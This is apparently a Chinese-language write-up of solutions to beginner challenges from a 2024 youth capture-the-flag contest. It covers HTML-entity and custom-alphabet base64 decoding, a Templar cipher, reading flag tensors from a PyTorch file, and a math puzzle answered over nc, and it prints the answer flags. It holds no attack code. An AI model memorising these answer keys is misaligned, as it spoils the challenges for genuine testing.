菜鸟工具 WEB 在线工具 在线画图 SVG 在线工具 图片&颜色 邮箱导航 世界时间 菜鸟教程 更多频道

在线进制转换器 进制计算器 相关工具


二进制 八进制 [✓ 十进制] 十六进制 10进制

转换数字 996

[✓ 二进制] 八进制 十进制 十六进制 2进制

转换结果 1111100100

拼接起来的是HTML实体编码，转一下包上qsnctf{}提交即可


原文

Lrp5mJcdEbbv2bnf6HQSNh


结果

```
&#76;&#114;&#112;&#53;&#109;&#74;&#99;&#100;&#69;&#98;&#98;&#118;&#50;&#98;&#110;&#102;&#54;&#72;&#81;&#83;&#78;&#104;
```

Html实体编码(10进制) Html实体解码(10进制) Html实体编码(16进制) Html实体解码(16进制)

小光的答案之书

奇怪的图形密码，到底是啥，观察良久，发现是圣堂武士密码。但是~~手画的真的很丑~~


青少年CTF擂台挑战赛 2024

Round One


小光的答案之书

◇ ◊ ◁ ▷

一个英文字母!

你知道吗?

(写的不好，多多担待!)




解码得到LIFE，输入加密文档时life变成小写，得到flag

【活动】小光的答案之书

Moxin 发布于 昨天 23:04 阅读 962 来自 河南信阳

关注公众号：中学生CTF，关键词：青少年CTF2024



青少年 CTF2024

qsnctf{49e7bd5efe114cd2d93ef60ddb2f8714}

ez_model

提示很明确，用pytorch加载一下


```python
import torch
from torch.serialization import load
import torchvision.models as models
model_path = r'easy.pth'
model_data = torch.load(model_path)
print(model_data)
```


```
OrderedDict([('flag', tensor([ 76., 105., 100.,  85.,  74.,  51., 102.,  81.,  77.,  50.,  70.,  86.,
         74., 111., 120., 112.,  68., 119.,  76., 118.,  68., 121.,  70.,  51.,
         68., 119., 112.,  80., 100., 119., 120.,  79.,  69., 103.,  98.,  81.,
         74., 111., 120., 110.,  69., 103., 100., 110.,  74., 103., 110., 111.,
        106., 111.,  90.,  53., 109.,  70.])), ('hint', tensor([ 90., 122.,  89., 121.,  88., 120.,  65.,  97.,  66.,  98.,  67.,  99.,
         68., 100.,  69., 101.,  70., 102.,  71., 103.,  72., 104.,  73., 105.,
         74., 106.,  75., 107.,  76., 108.,  77., 109.,  78., 110.,  79., 111.,
         80., 112.,  81., 113.,  82., 114.,  83., 115.,  84., 116.,  85., 117.,
         86., 118.,  87., 119.,  48.,  49.,  50.,  51.,  52.,  53.,  54.,  55.,
         56.,  57.,  43.,  47.])), ('conv1.weight', tensor([[[[-0.1187, -0.0144, -0.1540],
```

结果中有这么一段，十进制转ascii后可以看出是个换表base64


exp:

```python
def base64_decode(encoded_str):
    # Base64字符映射表
    base64_chars = 
"ZzYyXxAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpQqRrSsTtUuVvWw0123456789/+"
    # 将每个Base64字符转换为其6位二进制形式
    char_to_bin = {char: bin(index)[2:].zfill(6) for index, char in 
enumerate(base64_chars)}
    # 移除Base64编码中的填充字符
    encoded_str = encoded_str.rstrip('=')
    # 解码过程
    binary_str = ''.join([char_to_bin[char] for char in encoded_str])
    # 将二进制字符串分成每8位一组，转换为字节
    bytes_list = [int(binary_str[i:i+8], 2) for i in range(0, len(binary_str), 
8)]
    # 将字节序列转换为字节对象
    decoded_bytes = bytes(bytes_list)
    return decoded_bytes
# 测试解码
encoded_str = "LidUJ3fQM2FVJoxpDwLvDyF3DwpPdwxOEgbQJoxnEgdnJgnojoZ5mF"
decoded_bytes = base64_decode(encoded_str)
# 尝试将解码后的字节序列解码为字符串（假设是UTF-8编码）
try:
    decoded_str = decoded_bytes.decode('utf-8')
    print("解码后的字符串:", decoded_str)
except UnicodeDecodeError:
    print("解码后的数据可能不是有效的UTF-8格式")
```



```
解码后的字符串: qsnctf{d0b1e37104739d71b92fb1a93aa8cf09}
```

调查问卷



恭喜你抽中了"FLAG"

发奖人: qsnctf{青少年CTF蒸蒸日上} qsnctf{青少年CTF蒸蒸日上}

发奖方式: qsnctf{青少年CTF蒸蒸日上}

Pwn

简单的数学题


~~主要考nc能力吧~~

前两个口算一下就行了，第三个用sagemath解一下

第三个exp:

```
var('x')
eq= x^10+2^10-4*x==6131066258749
sol=solve(eq, x)  # 解方程
sol
```

```
Out[4]: [x == 19, 0 == x^9 + 19*x^8 + 361*x^7 + 6859*x^6 + 130321*x^5 + 2476099*x^4 + 47045881*x^3 + 893871739*x^2 + 16983563041*x + 32268769777
        5]
```



```
[*]Welcome! Please solve an equation.
[*]Challenge 1: 2*15^2-1/x+15-6=458.875 Please tell me the result of x.
8
[*]True! This problem is very simple! Right?!

[*]Challenge 2: 5+sqrt(x)=8 Please tell me the result of x.
[*]Hint: Sqrt means radical sign.
9
[*]True! This problem is very simple! Right?!

[*]Challenge 3: x^10+2^10-4*x=6131066258749 Please tell me the result of x.
19
[*]True! This problem is very simple! Right?!

[*]Here you go, flag.
FLAG: qsnctf{b2421309b1fa4ed19e39338e1f2c0282}
```